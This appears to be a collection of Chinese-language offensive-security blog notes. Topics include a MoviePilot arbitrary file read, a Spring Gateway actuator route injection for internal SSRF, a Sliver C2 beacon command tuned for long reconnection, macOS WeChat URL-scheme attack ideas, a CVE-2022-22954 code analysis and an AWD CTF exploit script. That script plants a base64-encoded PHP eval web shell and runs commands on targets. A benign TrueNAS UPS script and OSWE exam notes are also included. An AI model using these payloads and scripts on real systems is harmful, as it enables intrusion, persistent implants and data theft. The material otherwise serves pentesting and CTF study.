MoviePilotv2 Arbitrary file read

describe



The system uses an SQLite database, so arbitrary file reading could access local SQLite files. This issue has been reported to the author, and a new version has been released with a fix.



The vulnerability arises because the plugin_id parameter is not validated.

http://127.0.0.1:3000/api/v1/plugin/file/..//config/app.env

repair

https://github.com/jxxghp/MoviePilot/pull/4438/commits/2ba5d9484d86ef7ec8c80d69e3ebc8bb0d532de2

Turbo Intruder条件竞争代码

Turbo Intruder

条件竞争

不知道哪个版本Turbo Intruder少了这个默认的模版记录下。

def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=30,
                           requestsPerConnection=100,
                           pipeline=False
                           )

    # the 'gate' argument blocks the final byte of each request until openGate is invoked
    for i in range(30):
        engine.queue(target.req, target.baseInput, gate='race1')

    # wait until every 'race1' tagged request is ready
    # then send the final byte of each request
    # (this method is non-blocking, just like queue)
    engine.openGate('race1')

    engine.complete(timeout=60)


def handleResponse(req, interesting):
    table.add(req)

Spring添加路由实现ssrf

在某个项目中遇到的gateway接口不支持spel表达式执行命令,但是通过实现ssrf内网漫游

查看Gateway/routedefinitions接口可以查看到所有的路由

GET /api/actuator/gateway/routedefinitions HTTP/2
Host: localhost
Content-Length: 0
Sec-Ch-Ua-Platform: "macOS"
Accept-Language: zh-CN,zh;q=0.9
Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=UTF-8
Origin: https://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://localhost/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

修改http://xxxxxxx/为内网地址

POST /api/actuator/gateway/routes/first HTTP/2
Host: localhost
Content-Length: 243
Sec-Ch-Ua-Platform: "macOS"
Accept-Language: zh-CN,zh;q=0.9
Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://localhost/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{
  "id": "first",
  "predicates": [{
    "name": "Path",
    "args": {"_genkey_0":"/api/aliyuncer/**"}
  }],
  "filters": [
      "StripPrefix=2"
  ],
  "uri": "http://xxxxxxx/",
  "order": -1
}
POST /api/actuator/refresh HTTP/2
Host: localhost
Sec-Ch-Ua-Platform: "macOS"
Accept-Language: zh-CN,zh;q=0.9
Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: application/json, text/plain, */*
Origin: https://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://localhost/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Content-Type: application/json
Content-Length: 0

之后访问/api/aliyuncer/即为内网http://xxxxxxx/,通过burp编写替换路径的规则可以实现很方便访问内网的方法。
Sliver服务端口丢失客户端自动断开

sliver –max-errors值为 1000,–reconnect设置为 60 秒;这意味着如果之前的连接失败,植入物应该每 60 秒尝试重新连接一次,最多 1000 次,大约 16 小时。

虽然不能关闭max-errors,但是可以设置一个超大值接近于无限期。

这是reconnect为12个小时,理论上可以重新尝试250天 generate beacon --mtls 0.0.0.0:4444 --os linux --arch amd64 --save /tmp/ --hours 4 --jitter 3 --reconnect 43200

参考: https://github.com/BishopFox/sliver/issues/1253

Truenas 安装 UT650EGC UPS

Truenas 安装 UT650EGC UPS

默认情况下通过web启动ups服务功能,Truenas会报服务出错/run/nut/upsmon.pid: No space left on device 选了好几个驱动也不行,问客服和售后也不懂,只能自己解决。

通过这篇文章手动调通了NUT https://www.wangchucheng.com/zh/posts/setting-up-ups-with-nut-on-linux/ 写一个bash脚本每次开启自启就行了。

#!/bin/bash


config="maxretry = 3
[myupsname][JEB_Debug_Encrypt](assets/JEB_Debug_Encrypt.md)
  driver = usbhid-ups
  port = auto
  desc = \"My UPS\"
"


echo "$config" > /etc/nut/ups.conf


/sbin/upsdrvctl start


config1="[monuser]
  password = mypass
  upsmon master"


echo "$config1" > /etc/nut/upsd.users

chown root:nut /etc/nut/upsd.conf /etc/nut/upsd.users
chmod 0640 /etc/nut/upsd.conf /etc/nut/upsd.users

/sbin/upsd -c reload

echo "MODE=standalone" > /etc/nut/nut.conf

/bin/upsc myupsname@localhost

config3="POWERDOWNFLAG /etc/killpower
MONITOR myupsname@localhost 1 monuser mypass master
SHUTDOWNCMD \"/sbin/shutdown -P now\""

echo "$config3" > /etc/nut/upsmon.conf
chown root:nut /etc/nut/upsmon.conf
chmod 0640 /etc/nut/upsmon.conf

/sbin/upsmon -c reload

OSWE考试总结

时间记录

开始时间17日早上6点,那天正好我的代理过期了,考试网络弄了2个小时。。算是8点才开始做。

目标 时间
第一台auth bypass 17日13:28
第一台system 17日18:32
睡觉 18日3:00-8:00
第二台auth bypass 18日9:29
第二台system 没看太累了直接结束。。

自我介绍

以前参加过几次CTF比赛,主要方向就是Web,自己审计过几套php的cms,所以不算纯小白,我把除了课件上的3道课后题做了一遍感觉难度中等,就准备预约考试了。

考试

考试有5台机器,2台用于调试,2台目标机器,1台kali,我有oscp考试的经验,所以上去先将所有机器进行了重置(oscp没有重置遇到坑了。。),但是那天我代理正好过期了,有点倒霉,早上刚开始就浪费2个小时,但是网速情况还可以,gui远程调试基本没问题。

难度肯定是比OSCP难的,但是相较于国内CTF还是相对简单,不需要像CTF一样考脑洞,一般情况是多个基础漏洞组合起来获得权限。主要困难是在这么多代码中找到存在漏洞的点(会有兔子洞),基本需要通读所有代码,还是比较累的。

考试前建议认真看一遍考试规则,和考试报告的模版,这样不至于忘记截图。

提前准备好需要用的脚本,比如sql注入脚本等等,考试的时候直接改就行。

考试时间一定要提前预约本来我一个月前就想考了,但是已经没有周六周日的考试时间了,我只能预约下个月的,还是早上六点考试,我人迷迷糊糊的有一段时间基本都在梦游。。

考试至少需要85分(满分100),拿到Auth Bypass 35分,获得系统权限15分,一共2台机器相当于至少要完成一个完整靶机和一个Auth Bypass。

考试完第二天就发证书了,速度还是挺快的QAQ

为什么要考 OSWE

这几年工作下来感觉对技术的渴望下降了不少,惰性占据上风,需要一个目标来鞭策自己,不让自己犯懒。我觉得Offensive Security 认证体系很不错,我挺喜欢的,不喜欢国内某些给钱就能过的考试,所以我定的目标是拿到OSCE3,希望能够成功。

Try Harder

MAC下微信浏览器可能可行的利用方式

在MAC下的微信浏览器,与其他浏览器不同,通过在笔记中添加协议,在用户点击后会自动执行url scheme协议,用户无需确认即可执行。

下面列出几种可行的攻击方案,但是还没有找到一种比较完美的:

1、通过file协议可直接执行app文件,但是前提是需要文件落地,所以需要预先将文件传输,但是如果通过http等方式下载文件运行app是会触发到mac的Gatekeep机制导致无法直接运行、而在MAC OS10.15版本后通过smb等方式传输的文件会存在LSOpenURLsWithRole() failed with error -10810错误导致无法运行,即使你全部都绕过,攻击者仍然需要在知道文件路径的情况下,再让其点击链接,所以这种攻击难度较高。

2、通过MAC OS本身一些软件存在的URL Schemes,如果这些软件的URL Schemes存在漏洞或者可以bypass即可实现攻击,如通过cve-2020-9860,具体可以看https://blog.chichou.me/2020/07/01/x-site-escape-part-iii-cve-2020-9860-a-copycat/,但这

种攻击方式成本较高,需要配合MACOS上的漏洞或其他常用软件打组合拳才能RCE。我通过将本地所有的URL Schemes进行遍历。

找到ms-powerpoint:///etc/hosts,通过微软的PPT URL Schemes可以读取到本地的文件,

具体代码如下:

<html>

<p>Loading...</p>

<script type="text/javascript">

setInterval(() => {location = 'ms-powerpoint:///etc/hosts'}, 2000)

</script>

</html>

在这种情况下其实只需要找到一种,将文件重定向到外网服务器的方法即可读取到任意文件,虽然通过测试发现smb可以不用输入账户密码即可连接vps,但是由于我基本功太菜暂时没有找到如何传输。

3、利用自定义到URL Scheme远程突破MAC

WINDSHIFT APT组织曾经通过该方法远程感染MACOS目标主机,在MACOS中应用程序可以“声明”自己能够支持(或者“处理”)各种文档类型以及/或者自定义的URL Scheme,且自定义的方式非常简单只需要在APP文件中的Info.plist文件加入URL Type数组即可实现,而且只需要APP文件落地到目标机器,MACOS会自动查找APP文件中Info.plist文件是否存在URL Types如果存在自动注册。

通过MACOS默认的Safari浏览器下载压缩包,后会自动解压文件,从而文件落地自定义URL Scheme在通过点击链接触发自定义的URL Scheme。但是这种方式需要绕过Gatekeeper和文件隔离,Gatekeeper可以通过给APP文件签名绕过,文件隔离需要通过给文件名添加诱惑性文字,让其点击有点类似社工方式才能实现。虽然需要用户交互,然而这种功能已经在实际攻击活动中被成功利用。具体操作可以看https://www.anquanke.com/post/id/158679

CVE-2022-22954

CVE-2022-22954

代码分析




http://file.xipudata.com/?dir=/2_software/Vmware/Horizon8 下载好ova,使用vmware安装搭建,导入时添加下域名。 根据官方提供的临时修复脚本可以知道漏洞存在于 /opt/vmware/horizon/workspace/webapps/catalog-portal/WEB-INF/lib/endusercatalog-ui-1.0-SNAPSHOT-classes.jar 修复脚本中还提到了这个文件 查看该文件后发现存在eval,这是java freemarker的写法,用来把字符串当作ftl代码,所以我们只需要控制errorObj即可实现代码执行 所以我们知道漏洞来源于customError,我们需要找到可以到达customError的路由,并且可以控制errorObj 在UiErrorController.class中可以找到handleGenericError,可以传递errorObj,最后return到customError
    private String handleGenericError(final HttpServletRequest request, final HttpServletResponse response, final Map<String, Object> model, final boolean isAWJade, final boolean garnetAndAbove, final String excpClass, final int errorCode, final String errorMessage) {
        final String localizedMessageHeader = this.messages.getLocalizedErrorMessage("errorPage.errorHeading", request.getLocale(), (Object[])null);
        final String localizedMessage = this.messages.getLocalizedErrorMessage(this.getLocalizedMessageKey(excpClass), request.getLocale(), (Object[])null);
        if (errorCode != -1) {
            response.setStatus(errorCode);
        }
        model.put("errorObj", errorMessage);
        model.put("messageHeader", localizedMessageHeader);
        model.put("genericErrorMsg", localizedMessage);
        model.put("contextPath", request.getContextPath());
        if (isAWJade) {
            WebUtils.markCookiesForDeletion(request, response, new String[] { "USER_CATALOG_CONTEXT" });
            WebUtils.markCookiesForDeletionWithPath(request, response, "/catalog-portal", new String[] { "EUC_XSRF_TOKEN" });
            model.put("logoutPath", retrieveServerInitiatedLogoutPath(garnetAndAbove).getName());
        }
        else {
            final StringBuilder logoutUrl = new StringBuilder(request.getContextPath()).append("/ui").append("/logout");
            String queryStr = request.getQueryString();
            if (StringUtils.isNotBlank((CharSequence)queryStr)) {
                queryStr = UrlUtils.encodeQuery(UrlUtils.decode(queryStr));
                logoutUrl.append('?').append(queryStr);
            }
            model.put("logoutPath", logoutUrl.toString());
        }
        return "customError";
    }

所以我们继续往上找到getErrorPagehandleUnauthorizedError,调用了handleGenericError

AWD FLAG SCRIPT

AWD FLAG脚本

之前AWD的自动写🐴获取flag脚本。

import requests
import re
import json
import time
import random


def filename():
    return '.'+str(int(random.uniform(10000000, 99999999)))+'.php'


def exp1(target):
    url = 'http://'+target+'/admin/test.php'
    data = {"cmd":"system('cat /flag');"}
    try:
        r = requests.post(url=url, data=data, timeout=3)
        res = 'flag{'+re.findall(r'.{8}-.{4}-.{4}-.{4}-.{12}', r.text)[0]+'}'
        # res = re.findall(r"flag{.*}", r.text)
        print('[+]Flag Found: '+target+'->'+res)
        return res
    except Exception:
        pass


def exp2(target):
    url = 'http://'+target+'/about.php?file=/flag'
    try:
        r = requests.get(url=url,timeout=3)
        res = 'flag{'+re.findall(r'.{8}-.{4}-.{4}-.{4}-.{12}', r.text)[0]+'}'
        print('[+]Flag Found: '+target+'->'+res)
        return res
    except Exception:
        pass
    

def exp3(target):
    url = 'http://'+target+'/admin/editor.php'
    data = {"boy":"cat /flag"}
    try:
        r = requests.post(url=url, data=data, timeout=3)
        res = 'flag{'+re.findall(r'.{8}-.{4}-.{4}-.{4}-.{12}', r.text)[0]+'}'
        print('[+]Flag Found: '+target+'->'+res)
        return res
    except Exception:
        pass


def exp4(target):
    Filename = filename()
    write_backdoor_url = 'http://'+target+'/admin/type.php?m=sPD9waHAgZXZhbChAJF9QT1NUWydjbWQnXSk7Pz4=&file=php://filter/write=convert.base64-decode/resource='+Filename
    getflag_url = 'http://'+target+'/admin/'+Filename
    data = {"cmd":"system('cat /flag');"}
    try:
        s = requests.get(url=write_backdoor_url)
        print "[+]Backdoor is Write in :"+getflag_url
        time.sleep(1)
        r = requests.post(url=getflag_url, data=data, timeout=3)
        res = 'flag{'+re.findall(r'.{8}-.{4}-.{4}-.{4}-.{12}', r.text)[0]+'}'
        # res = re.findall(r"flag{.*}", r.text)
        print('[+]Flag Found: '+target+'->'+res)
        return res
    except Exception:
        pass


def exp5(target):
    url = 'http://'+target+'/admin/articlelist.php?a=cat%20/flag&str=2;$a=sys.tem;$b=curr.ent;$a($b($b($GLOBALS)));'
    try:
        r = requests.get(url=url,timeout=3)
        res = 'flag{'+re.findall(r'.{8}-.{4}-.{4}-.{4}-.{12}', r.text)[1]+'}'
        print('[+]Flag Found: '+target+'->'+res)
        return res
    except Exception:
        pass


def exp6(target):
    url = 'http://'+target+'/.aa'
    try:
        r = requests.get(url=url,timeout=3)
        res = 'flag{'+re.findall(r'.{8}-.{4}-.{4}-.{4}-.{12}', r.text)[0]+'}'
        print('[+]Flag Found: '+target+'->'+res)
        return res
    except Exception:
        pass


def submit(flag_value):
    url = 'http://x.x.x.x:8000/api/v1/challenges/attempt'
    data = json.dumps({"challenge_id":1,"submission":flag_value})
    headers = {
        'Accept': 'application/json',
        'CSRF-Token': 'c7b3f18a7eac5935b8f4279e53be8824fc304d85599c6e5ebd9ae4e701bb640e',
        'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.122 Safari/537.36',
        'Content-Type': 'application/json',
        'Origin': 'http://x.x.x.x:8000',
        'Referer': 'http://x.x.x.x:8000/challenges',
        'Accept-Encoding': 'gzip, deflate',
        'Accept-Language': 'zh-CN,zh;q=0.9',
        'Cookie': 'PHPSESSID=to9lsb0m9jrpv1hmdg37he5aa2; session=1f8b1fe6-ab39-4fa4-a03d-617a80f0b2b7',
        'Connection': 'close'
    }
    s = requests.session()
    req = s.post(url = url,headers=headers,data=data,verify = False)
    print(req.text)


if __name__ == "__main__":
    for i in range(8,15):
        ip = "x.x.x.x:3{}80".format(str(i).rjust(2,'0'))
        # flag = exp1(ip)
        flag = exp2(ip)
        # flag = exp3(ip)
        # flag = exp4(ip)
        # flag = exp5(ip)
        # flag = exp6(ip)
        # submit(flag)


# a=cat%20/flag&str=2;$a=sys.tem;$b=curr.ent;$a($b($b($GLOBALS)));

CTFD plugin xss

CTFD 插件 存储型 XSS

如下ctfd存在检测作弊的插件

/img/25de7e35c31c494f8a5283300bf65d20/Untitled.png

